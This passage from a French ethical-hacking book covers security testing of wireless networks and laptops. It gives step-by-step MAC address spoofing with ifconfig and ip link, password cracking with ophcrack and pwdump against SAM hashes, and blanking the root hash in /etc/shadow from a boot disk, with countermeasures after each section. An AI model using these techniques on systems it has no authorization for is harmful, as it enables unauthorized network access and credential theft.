Pour savoir si un point d'accès utilise le contrôle d'adresse MAC, vous pouvez essayer de vous associer à lui pour obtenir une adresse IP grâce à DHCP. Si vous y parvenez, c'est que le contrôle d'adresse MAC n'est pas actif.

L'exemple suivant montre comment vérifier le contrôle des adresses MAC, puis comment le contourner aisément :

1. **Choisissez un point d'accès auquel vous voulez vous connecter**.

Vous pouvez par exemple charger **NetStumbler** (Figure 10.16).

Dans cet exemple, le point d'accès que je veux tester a pour SSID la valeur **doh !**. Vous pouvez voir le début de son adresse MAC dans la figure. Elle va vous permettre de savoir où sont les bons paquets de données dans les étapes suivantes. J'ai volontairement masqué la fin de l'adresse MAC, mais nous pouvons par exemple supposer qu'elle s'écrive `00 : 40 : 96 : FF : FF : FF`. Vous remarquerez dans la dernière colonne que l'outil a réussi à récupérer l'adresse IP de l'équipement. Cela vous permet de

confirmer que vous êtes sur le bon réseau sans fil.




Figure 10.16 : Recherche d'un point d'accès accessible avec NetStumbler.

2.

Avec un outil d'analyse de réseau sans fil, cherchez un client sans fil qui envoie une requête de sondage vers l'adresse broadcast, ou bien un point

d'accès qui répond à cette requête.

Vous pouvez définir un filtre dans l'outil pour sélectionner ces paquets de données, ou bien vous pouvez capturer tous les paquets et chercher dans la liste avec l'adresse MAC du point d'accès. La Figure 10.17 montre l'aspect des paquets *Probe Request* et *Probe Response*.

Vous remarquez que le client sans fil, dont nous allons supposer que l'adresse MAC complète s'écrit `00 : 09 : 5B : FF : FF : FF`, commence par envoyer une requête de sonde vers l'adresse de

diffusion générale broadcast (`FF : FF : FF : FF : FF : FF`) dans le paquet numéro 98. Le point d'accès qui possède l'adresse MAC que je cherche va répondre au sondage en direction de `00 : 09 : 5B : FF : FF : FF`. Cela confirme qu'il s'agit bien du client sans fil sur le réseau pour lequel je cherche à savoir si le contrôle d'adresse MAC est actif.



CommView for WiFi - Atheros AR5B97 Wireless Network Adap
File Search View Tools Settings Rules Help
Nodes Channels Latest IP Connections Packets VoIP
No. Protocol Src MAC Dest MAC Src IP
17543 MNGT/BEACON Motorola:52:... Broadcast ? N/A
17544 MNGT/BEACON Motorola:3F:... Broadcast ? N/A
17545 MNGT/BEACON 02:26:42:52:6... Broadcast ? N/A
17546 MNGT/BEACON Motorola:73:... Broadcast ? N/A
17547 MNGT/BEACON Motorola:52:... Broadcast ? N/A
17548 MNGT/BEACON 02:26:42:52:6... Broadcast ? N/A
17549 MNGT/BEACON Motorola:73:... Broadcast ? N/A
17550 MNGT/BEACON Motorola:52:... Broadcast ? N/A
17551 MNGT/PROBE RESP. Motorola:52:... B8:17:C2:49:2... ? N/A
17552 MNGT/PROBE RESP. 02:26:42:52:6... B8:17:C2:49:2... ? N/A
17553 MNGT/PROBE REQ. B8:17:C2:49:2... Broadcast ? N/A
17554 MNGT/PROBE RESP. Motorola:52:... B8:17:C2:49:2... ? N/A
17555 MNGT/PROBE RESP. 02:26:42:52:6... B8:17:C2:49:2... ? N/A
17556 MNGT/BEACON 02:26:42:52:6... Broadcast ? N/A
17557 MNGT/BEACON Motorola:73:... Broadcast ? N/A
17558 MNGT/BEACON Motorola:73:... Broadcast ? N/A
17559 ENCR. DATA Vizio:C0:F5:22 01:00:5E:7F:F... ? N/A
17560 ENCR. DATA Vizio:C0:F5:22 01:00:5E:7F:F... ? N/A
17561 ENCR. DATA Vizio:C0:F5:22 01:00:5E:7F:F... ? N/A
17562 MNGT/BEACON Motorola:52:... Broadcast ? N/A
17563 MNGT/BEACON Motorola:3F:... Broadcast ? N/A
17564 ENCR. DATA Motorola:3F:... Broadcast ? N/A
17565 MNGT/BEACON C2:09:00:00:0... Broadcast ? N/A
17566 ENCR. DATA Motorola:73:... IntelCor:77:E... ? N/A
17567 ENCR. DATA Motorola:73:... IntelCor:77:E... ? N/A
17568 ENCR. DATA Motorola:73:... IntelCor:77:E... ? N/A
17569 ENCR. DATA Motorola:73:... IntelCor:77:E... ? N/A
17570 ENCR. DATA Motorola:73:... IntelCor:77:E... ? N/A
17571 MNGT/BEACON Motorola:73:... Broadcast ? N/A
17572 MNGT/BEACON Motorola:52:... Broadcast ? N/A
17573 ENCR. DATA Motorola:73:... IntelCor:77:E... ? N/A
17574 ENCR. DATA Motorola:73:... IntelCor:77:E... ? N/A
185 bytes in 2 packets
Time span: 0.000972 second(s)
Capture: Off
Packets: 28,369 | Keys: None

Figure 10.17 : Recherche de l'adresse MAC d'un client sans fil

3. **Changez maintenant l'adresse MAC de votre ordinateur de test pour que ce soit celle du client sans fil détecté dans l'étape précédente**.

Sous Unix et Linux, il suffit d'utiliser la commande **ifconfig** comme ceci :

a. Connectez-vous en tant que superutilisateur puis désactivez l'interface réseau.

Indiquez le numéro de l'interface réseau qui peut être *wlan0* ou *ath0*, par exemple

comme ceci :

```
[root@localhost root]#
ifconfig wlan0 down
```

b. Indiquez la nouvelle adresse MAC.

Vous insérez l'adresse MAC et le numéro de l'interface réseau comme ceci :

```
[root@localhost root]*
ifconfig wlan0 hw ether
ø1:23:45:67:89:ab
```

Sous Linux, vous pouvez également utiliser cette commande :

```

```

```
[root@localhost root]* ip
link set wlan0 address
ø1:23:45:67:89:ab
```

c. Redémarrez l'interface avec cette commande :

```
[root@localhost root]*
ifconfig wlan0 up
```

Si vous avez souvent à réaliser ce genre de modification MAC, profitez de l'outil plus efficace nommé **GNU MAC Changer** (https://github.com/alobbs/macchanger).

Le changement d'adresses MAC est devenu plus difficile dans les

dernières versions de Windows. Vous pouvez essayer en accédant dans le panneau de configuration aux propriétés de la carte réseau sans fil. Si vous n'aimez pas toucher aux paramètres du système d'exploitation ou si c'est impossible, procurez-vous un outil bon marché de la société KLC Consulting, portant le nom **SMAC** (`www.klcconsulting.net/smac`), il permet de changer une adresse MAC comme je l'ai décrit dans le Chapitre 9.

Une fois que vous avez terminé, l'outil SMAC montre un résultat dans le style de celui de la Figure 10.18.

SMAC 1.2 [WBEM On]
File About
ID
Active
Spoofed
Network Adapter
0017
Yes
No
AirMagnet NETGEAR WAG5
Show Only Active Network Adapters
New Spoofed MAC Address
12 - 34 - 5B - AD - BE - EF
Spoofed MAC Address
Active MAC Address
00-0F-B5-FF-FF-FF
KLC CONSU
www.klcco
Disclaimer: Use this program at your own risk. We are not responsible for any da
program is not to be used for any illegal or unethical purpose. Do not use this prog

Figure 10.18 : L'outil SMAC montrant une adresse MAC altérée.

De nombreux équipements réseau sont en mesure de détecter l'existence d'un doublon d'adresse MAC, pour vous et pour la machine

que vous voulez détourner. Dans ce cas, il faudra peut-être attendre que l'autre machine ne soit plus en ligne. Cela dit, j'ai rarement vu des problèmes à ce niveau lors de mes tests de détournement MAC.

4. **Vérifiez que vous êtes connecté au bon SSID**.

Même si le réseau utilise la protection WEP ou WPA, cela ne vous empêche pas de tester le contrôle d'adresse MAC. Il suffit de fournir votre ou vos clés de cryptage avant de vous connecter.

5. **Obtenez une**

adresse IP sur le réseau.

Vous pouvez redémarrer ou arrêter puis relancer la carte réseau. Lancez la commande `ipconfig /renew` sous Windows ou saisissez directement une adresse IP dans les propriétés de la carte réseau sans fil.

6. **Il ne reste plus qu'à confirmer que vous avez accédé au réseau avec ping en direction d'une autre machine ou en cherchant à naviguer sur le Web**.

Dans cette session d'exemple, j'ai réussi à contacter par ping le point d'accès à

l'adresse 10.11.12.154 puis j'ai lancé mon navigateur pour voir si j'avais bien accès à Internet.

Et voilà comment vous pouvez contourner le contrôle des adresses MAC de votre réseau sans fil. Trop facile !

Contre-mesures

Pour empêcher le contournement du contrôle des adresses MAC, le plus simple est d'activer WPA2 ou bientôt WPA3. Une solution encore plus efficace consiste à se doter d'un système de détection d'intrusion sans fil, solution sans doute plus coûteuse, mais souvent très rentable si vous tenez compte de ses autres possibilités : surveillance préventive et blocage automatique.

Problèmes de sécurité d'accès physique

Un accès physique frauduleux à vos équipements peut avoir pour conséquence un vol d'équipement, la reconfiguration des équipements et le détournement d'informations confidentielles.

Voici les points faibles à vérifier lors de vos tests :

- un point d'accès installé à l'extérieur d'un bâtiment et accessible au public ;
- une antenne mal positionnée ou un type d'antenne inadéquat, émettant un signal

trop fort facilement accessible de l'extérieur. Vous pouvez visualiser la force du signal dans l'outil NetStumbler, dans votre gestionnaire de clients sans fil ou bien sûr dans l'un des autres outils déjà présentés.

Un exploit maléfique connu consiste à se connecter à un réseau sans fil de visiteurs ou de test, et de là à tenter de pénétrer dans le système de production. J'ai souvent rencontré cette faiblesse dans les entreprises. La parade consiste à séparer physiquement les réseaux sans fil et à utiliser une connexion Internet différente, ou encore à ne configurer le réseau des visiteurs que

sur un seul segment du réseau.

Souvent, ces failles sont ignorées à cause de la pression pour installer au plus vite, d'une mauvaise préparation et du manque de connaissances techniques, et elles sont d'autant plus menaçantes.

Contre-mesures

Les points d'accès (AP), les antennes et tous les autres équipements de l'infrastructure réseau sans fil doivent être protégés dans des armoires, les faux plafonds ou tout autre endroit difficile d'accès. Si possible, placez vos points d'accès à l'extérieur des pare-feu et des autres appareils de contrôle de périmètre ou au minimum dans une zone démilitarisée. En installant des

équipements sans fil non sécurisés dans votre réseau sécurisé, vous perdez tous les avantages des équipements de sécurité du périmètre, et notamment vos pare-feu.

Si le signal sans fil arrose le voisinage du bâtiment, procédez ainsi :

- Désactivez l'option de renvoi de la puissance de signal sur le point d'accès.
- Optez pour une antenne différente ou plus petite, semi-directionnelle ou directionnelle pour réduire la force du signal dans les mauvaises directions.

Vous réduirez les risques en ce domaine avec une bonne planification.

Postes de travail sans fil fragiles

Les ordinateurs portables sous Windows peuvent souffrir de nombreuses failles, qu'il s'agisse d'un mot de passe trop simple ou d'un correctif de sécurité non appliqué, ou encore du stockage local des clés de cryptage WEP et WPA. La plupart des failles connues sont normalement comblées par les fournisseurs des logiciels appropriés, mais vous ne pouvez jamais en être assuré si vous ne vérifiez pas que tous vos systèmes sans fil utilisent la version la plus récente du système d'exploitation, du logiciel client sans fil et des autres logiciels.

En complément des tests réalisés avec un logiciel de détection et d'analyse réseau comme ceux vus

dans ce chapitre, vous aurez intérêt à chercher les failles des clients sans fil en lançant des analyses authentifiées avec un outil de test de vulnérabilité comme GFI LanGuard, Nexpose ou Acunetix Web Vulnerability Scanner.

Ces programmes ne sont pas limités aux réseaux sans fil, mais ils peuvent permettre de trouver des failles qui étaient restées sous silence ou que vous pensiez tester d'une autre manière. Je présente les points faibles des systèmes d'exploitation et des applications avec les outils appropriés, dont ceux déjà rencontrés, dans les Parties 4 et 5 de ce livre.

Contre-mesures

Voici quelques parades à adopter pour éviter que vos postes de travail

deviennent les points d'entrée d'un pirate dans votre réseau sans fil :

- Lancez régulièrement un test de vulnérabilité des postes sans fil, en plus des autres postes réseau.
- Appliquez au plus vite les correctifs de sécurité des fournisseurs et forcez l'utilisation de mots de passe robustes.
- Activez le pare-feu personnel tel que celui de Windows et un logiciel de sécurité terminal dans tous vos systèmes sans fil, y compris les téléphones et les tablettes.
- Installez un

logiciel de lutte contre les maliciels (*malwares*).

Paramètres de configuration par défaut

Les points d'accès et les routeurs sans fil ont eux aussi des failles connues, les plus fréquentes étant celles qui consistent à utiliser le SSID et le mot de passe d'administration par défaut. Certaines failles ne concernent que certains modèles de matériels ou versions de logiciel et sont vérifiables dans des bases de vulnérabilité et sur les sites Web des fournisseurs. Certains équipements sans fil sont même fournis par défaut avec WPA/WPA2 désactivés ou

bien ces mécanismes ont été désactivés par mégarde pendant un contrôle et n'ont jamais été réactivés depuis.

Contre-mesures

Quelques contre-mesures au niveau des réseaux sans fil sont très efficaces, très simples et gratuites :

» Pensez à changer les mots de passe d'administration et les SSID de vos réseaux.

» Activez au moins WPA2 et utilisez des clés PSK comportant au moins 20 caractères aléatoires ou bien utilisez WPA/ WPA2 en mode entreprise avec un serveur RADIUS pour

l’authentification.

» Si vous n’en avez pas besoin, désactivez la diffusion générale broadcast du SSID.

» Appliquez tous les correctifs usine de vos points d’accès et de vos cartes Wi-Fi. Vous réduisez ainsi les risques de voir utiliser les failles connues au niveau de l’interface d’administration des points d’accès et des logiciels de gestion du client.

Chapitre 11
Appareils mobiles et informatique nomade

DANS CE CHAPITRE

- **Principales faiblesses des téléphones, des tablettes et des portables**
- **Tests de sécurité pour équipements mobiles**
- **Nouvelles failles de l'Internet des objets (IoT)**
- **Réduction des risques des équipements mobiles**

L'informatique mobile ou nomade est devenue populaire rapidement, aussi bien pour les activités professionnelles que pour les pirates. De nos jours, tout le monde dispose d'un équipement

mobile à usage personnel ou professionnel, et souvent les deux à la fois. Si ce genre d'appareil n'est pas correctement sécurisé, le simple fait de se connecter à un réseau d'entreprise devient une vraie menace, multipliée par ces centaines ou milliers d'équipements qui se déplacent hors de votre contrôle.

Tous ces appareils que sont les téléphones, les tablettes ou les ordinateurs portables utilisent des systèmes d'exploitation variés avec des dizaines d'applications, ce qui crée une foule de nouveaux risques associés à l'informatique nomade. Nous n'allons pas aborder toutes ces failles dans ce chapitre, mais découvrir les soucis de sécurité les plus menaçants en informatique nomade.

Estimation des failles

Pour plus d'efficacité, commencez par traquer les failles les plus évidentes. Voici celles que vous devez chercher en premier en ce qui concerne les équipements nomades :

- aucun cryptage ;
- cryptage mal appliqué ;
- aucun mot de passe au démarrage ;
- un mot de passe de démarrage trop simple à deviner ou à casser.

Il n'existe encore que relativement peu d'outils de tests de sécurité dédiés aux failles des équipements nomades,

mais les tests des applications, des systèmes d'exploitation et d'autres logiciels peuvent être réalisés avec les outils présentés dans les chapitres précédents. Bien sûr, les outils les plus coûteux sont ceux qui permettent de trouver le plus rapidement les failles principales.

Faiblesses des ordinateurs portables

La plus importante menace de toute entreprise est sans hésitation l'utilisation d'ordinateurs portables non cryptés. Cette imprudence est tellement rappelée dans les médias qu'il est difficile de croire que la pratique est toujours largement en vigueur. Découvrons des outils

qui montrent à quel point il est facile de casser le mot de passe Windows d'un ordinateur dont le stockage n'est pas crypté, ainsi que sous Linux ou macOS. Nous verrons quelques contre-mesures après cette présentation.

Choix des outils

L'outil que je préfère pour montrer les risques des portables non cryptés sous Windows est **ElcomSoft System Recovery** (https://www.elcomsoft.com/esr.html). Il suffit d'installer cet outil sur un DVD ou une clé USB amorçable pour ensuite démarrer la machine à partir de ce support et récupérer ou supprimer le mot de passe (Figure 11.1).

Vous avez le choix entre

remettre à zéro le mot de passe de l'administrateur local ou casser tous les mots de passe existants. L'outil est très simple à utiliser et fonctionne très bien, même avec la plus récente version du système d'exploitation, y compris
Windows 10 donc.

Pour effacer les mots de passe des comptes Windows locaux, vous pouvez aussi utiliser un outil plus ancien nommé **NTAccess** (www.mirider.com/ntaccess.html). L'outil n'est pas ergonomique mais il est efficace. Vous pouvez par exemple recourir à **ophcrack** dont je reparle plus loin, **ElcomSoft** ou **NTAccess**. Tous ces outils vous permettent de prouver qu'il faut absolument crypter les disques durs des ordinateurs portables.

Les gens vont souvent vous répondre qu'ils n'ont rien d'important ni de confidentiel sur leurs ordinateurs portables. C'est faux. Même la machine d'un commercial ou d'un formateur finit par contenir des données sensibles qui peuvent être utilisées contre votre entreprise en cas de vol ou de perte. Il peut s'agir de feuilles de calcul qui ont été copiées depuis le réseau, d'une connexion par un réseau privé virtuel VPN dont le mot de passe a été sauvegardé localement, d'un navigateur dont l'historique n'a pas été effacé, ou pire encore, des mots de passe enregistrés localement pour les accès à des sites.




Figure 11.1 : ElcomSoft System Recovery permet de récupérer un mot de passe Windows sur un portable non protégé.

Une fois que vous avez effacé ou cassé l'accès au compte local de l'administrateur, il ne reste plus qu'à ouvrir

une session Windows. Vous pouvez ensuite utiliser un outil comme **WinHex** (www.winhex.com/winhex) ou **AccessEnum** (https://technet.microsoft.com/en-us/library/bb897332.aspx) pour chercher des informations spéciales, des connexions réseau à distance et des connexions Web mises en cache. Vous pouvez même utiliser un outil tel que **Phone Breaker**, **Proactive Password Auditor**, ou encore **Advanced EFS Data Recovery** pour accéder à d'autres informations sous Windows. La société Passware (https://www.passware.com) mérite également le détour.

Pour réaliser le même genre d'exploit avec un ordinateur portable sous Linux, vous allez démarrer depuis une distribution sur DVD ou clé USB **Knoppix** (www.knoppix.net) ou une autre distribution démarrable. Vous modifiez ensuite le fichier local *passwd* (en général dans */etc/shadow*). Il suffit de supprimer le code crypté qui se trouve entre la première et la deuxième colonne pour le mot de passe du superutilisateur root, ou de copier l'équivalent depuis une autre ligne. Pour décrypter un système Mac qui a été crypté avec FileVault2, vous disposez de l'outil **Passware Kit Forensic** de la société Passware.

Si vous n'avez pas assez de budget, vous pouvez vous servir d'**ophcrack** sous Windows de la façon suivante :

1. **Récupérez le code source à l'adresse** `http://ophcrack.sourceforge.net`.

2. **Décompressez le contenu puis installez le programme en le récupérant à l'adresse** `http://ophcrack.sourceforge.net/download.php`.

3. **Démarrez le programme grâce à l'icône ophcrack dans le menu Démarrer**.

4. **Cliquez le bouton Load puis choisissez votre type de test**.

Dans la Figure 11.2, je cherche à me connecter au serveur distant

server1. L'outil **ophcrack** va s'authentifier en utilisant mon nom d'utilisateur local puis va utiliser **pwdump** pour extraire la valeur cryptée du mot de passe depuis la base SAM du serveur. Comme source des valeurs de hachage, vous pouvez également utiliser celles de la machine locale ou celles extraites lors d'une session pwdump précédente.

Les noms d'utilisateurs obtenus suite à l'extraction ressemblent à ceux visibles dans la Figure 11.3.

5. **Pour lancer une attaque arc-en-ciel, cliquez l'icône Launch**.

Si les valeurs de hachage ne sont indiquées que dans la colonne **NT Hash** de la Figure 11.3, vous devez vous assurer d'avoir téléchargé les bonnes tables de hachage depuis le site `http://ophcrack.sourceforge.net/tables.php` ou d'un autre site. Une bonne table pour commencer est Vista special (8.0). Vous utilisez l'icône **Tables** dans le haut de la fenêtre pour charger une nouvelle table (Figure 11.4).




Figure 11.2 : Récupération des valeurs de hachage depuis une base SAM distante avec ophcrack.




Figure 11.3 : Nom d'utilisateur et valeurs de hachage extraits par ophcrack.




Figure 11.4 : Chargement d'une table de hachage dans ophcrack.

Après chargement d'une table, vous relancez le

processus de l'Étape 5. La durée du traitement peut aller de quelques secondes à plusieurs jours en fonction de la puissance de l'ordinateur et de la robustesse des valeurs de hachage.

Vous pouvez démarrer puis lancer immédiatement la recherche des mots de passe sans avoir à vous connecter ou installer quoi que ce soit si vous disposez d'une version amorçable sous Linux d'**ophcrack**. Elle est disponible à l'adresse suivante : `http://ophcrack.sourceforge.net/download.php?type=livecd`.

Pour montrer autour de vous à quel point il est simple de casser des mots de passe et donc de récupérer des informations sur un

ordinateur portable non crypté, je vous conseille vraiment de prendre l'habitude d'utiliser le LiveCD d'ophcrack sur des ordinateurs portables de démonstration. Combien de personnes ne sont toujours pas persuadées de l'intérêt qu'il y a à un investir dans un véritable logiciel de cryptage du stockage disque. Au minimum, ils peuvent utiliser l'outil gratuit et utilisable en entreprise de Microsoft : **BitLocker**. La démonstration peut également être réalisée avec ElcomSoft System Recovery.

PROMESSE DU CRYPTAGE INTÉGRAL

La solution semble donc simple : vous cryptez les disques durs de votre ordinateur portable et vous n'avez plus de problèmes. Ce serait le cas dans un monde idéal, mais puisqu'il y a des êtres

humains dans le circuit, le point faible continuera d'exister.

En effet, vous risquez d'acquérir un faux sentiment de sécurité à cause de plusieurs problèmes liés au cryptage :

- **Fragilité du mot de passe :** le cryptage n'est efficace que dans les limites de la robustesse du mot de passe ou de la phrase de passe qui sert au cryptage et au décryptage.

- **Gestion des clés de secours :** lorsqu'un utilisateur a oublié son mot de passe, il ne voudra plus crypter ses disques à l'avenir. Par ailleurs, certains logiciels de cryptage proposent ou obligent l'utilisateur à conserver ses clés de décryptage sur une clé USB par exemple. C'est notamment le cas de BitLocker de Microsoft. Imaginez maintenant que l'utilisateur perde son ordinateur portable avec la clé USB de décryptage dans le sac ! Ce sont des choses

qui arrivent.

»

Verrouillage du poste : la troisième menace grave contre laquelle ne protège pas un cryptage intégral du disque est le non-verrouillage de la machine lorsque l'utilisateur s'absente pour quelques instants. Il n'en faut pas plus pour qu'un malveillant vienne installer une solution d'accès à une machine qui n'est plus qu'apparemment protégée intégralement.

Sachez enfin que certains logiciels de cryptage intégral peuvent être cassés. Les mécanismes **BitLocker**, **FileVault2** et **TrueCrypt** peuvent par exemple être directement contournés par un programme tel que **Passware Kit Forensic** et **ElcomSoft Forensic Disk Decryptor** (www.elcomsoft.com/efdd.html). D'ailleurs, il est fortement déconseillé d'utiliser TrueCrypt, car ses inventeurs ont disparu de la circulation. Il souffre de certaines failles qui permettent un accès complet. Cela dit, un cryptage intégral vous met à l'abri

des débutants en piratage, même s'ils finissent par tomber sur une machine perdue ou volée.

Contre-mesures

La meilleure protection contre une tentative de casser un mot de passe consiste donc à crypter le stockage du disque dur avec **BitLocker** ou **WinMagic SecureDoc** (https://www.winmagic.com/products).

Songez également à définir un mot de passe BIOS, même si ce n'est pas une protection très efficace. Il suffit en effet au pirate de réinitialiser le mot de passe BIOS, ou plus simplement de démonter le disque dur pour l'installer dans une autre machine. Assurez-vous que vos machines nomades ne sont pas faciles d'accès. Une bonne nouvelle pour

finir : les machines récentes utilisent le standard *UEFI* pour le démarrage (*Unified Extensible Firmware Interface*) qui est un peu plus robuste face à ce genre d'attaques.

Attaques des téléphones et tablettes

Je n'envie absolument pas les responsables informatiques et chargés de sécurité, notamment en raison de la multiplication des appareils personnels utilisés au travail, phénomène connu sous le terme BYOD, *Bring Your Own Device*. Cette pratique autorisée vous oblige à faire confiance à vos utilisateurs au niveau de la sécurité, et vous devez apprendre à administrer tous ces divers équipements,

